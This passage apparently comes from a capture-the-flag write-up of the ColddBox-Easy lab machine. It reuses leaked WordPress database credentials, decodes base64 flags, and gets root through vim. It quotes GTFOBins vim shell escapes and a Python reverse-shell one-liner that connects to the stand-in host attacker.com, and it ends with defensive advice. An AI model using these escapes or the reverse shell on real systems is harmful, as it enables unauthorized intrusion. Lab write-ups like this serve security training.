 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More--(25%)

--More--(25%)
/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^C
```

Now I used credentials to log into that account.




```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
```

Next we use the list command to check the files inside the Database



```
c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cst user.txt
cst user.txt
No se ha encontrado la orden «cst» pero hay 18 similares
cst: no se encontró la orden
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ █
```




felicidades, primer nivel conseguido

congratulations, first level conseguido

It states that primary level has been completed.

5.Getting Root Priveliges

Go to the website "gtfobins" where you can find different local bypasses possible using different applications



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.


If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 376 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo
ab	File upload, File download, SUID, Sudo
agetty	SUID
alpine	File read, SUID, Sudo
ansible-playbook	Shell, Sudo
ansible-test	Shell, Sudo
aoss	Shell, Sudo

I preferred to use “vim” to bypass into root



.. / vim Star 8,891

Shell | Reverse shell | Non-interactive reverse shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a)

```
vim -c ':!/bin/sh'
```

(b)

```
vim --cmd ':set shell=/bin/sh|:shell'
```

(c) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(d) This requires that `vim` is compiled with Lua support.

```
vim -c ':lua os.execute("reset; exec sh")'
```


Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3. Run `socat file:`tty`,raw,echo=0 tcp-listen:12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
vim -c ':py import vim,sys,socket,os,pty;s=socket.socket()
s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
vim.command(":q!")'
```


Now we can use vim to get a root shell. The root flag was found in the root directory as named as ‘root.txt’. It has base64 encoded text. Then I used my kali box to decode this text.



```
:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicidades, máquina completada!#
```

Finally the Root Flag has been identified

In that file:



felicidades, maquina completada!

congratulations, machine completed!

PREVENTION NEED TO TAKEN

1.Keep software and plugins up-to-date: Ensure all plugins, software, and frameworks are updated to the latest versions to prevent exploitation of known vulnerabilities.

2.Implement Two-Factor Authentication (2FA): Require users to provide an additional verification step, such as a one-time code generated by an app, to access your website.

3.Use a Web Application Firewall (WAF): A WAF can detect and prevent common web attacks, such as SQL injection and cross-site scripting (XSS).

4.Regularly test and patch vulnerabilities: Schedule regular testing to identify and address vulnerabilities before attackers can exploit them.

5.Use strong and unique passwords: Enforce password policies, including password length, complexity, and expiration, to prevent unauthorized access.

6.Limit access and permissions: Restrict access to sensitive areas of your website and limit permissions to only necessary personnel.

7.Monitor and analyze website logs: Regularly review website logs to detect and respond to potential security incidents.

8.Use intrusion detection and prevention systems (IDPS): Implement host-based or network-based IDPS to detect and prevent attacks on your website.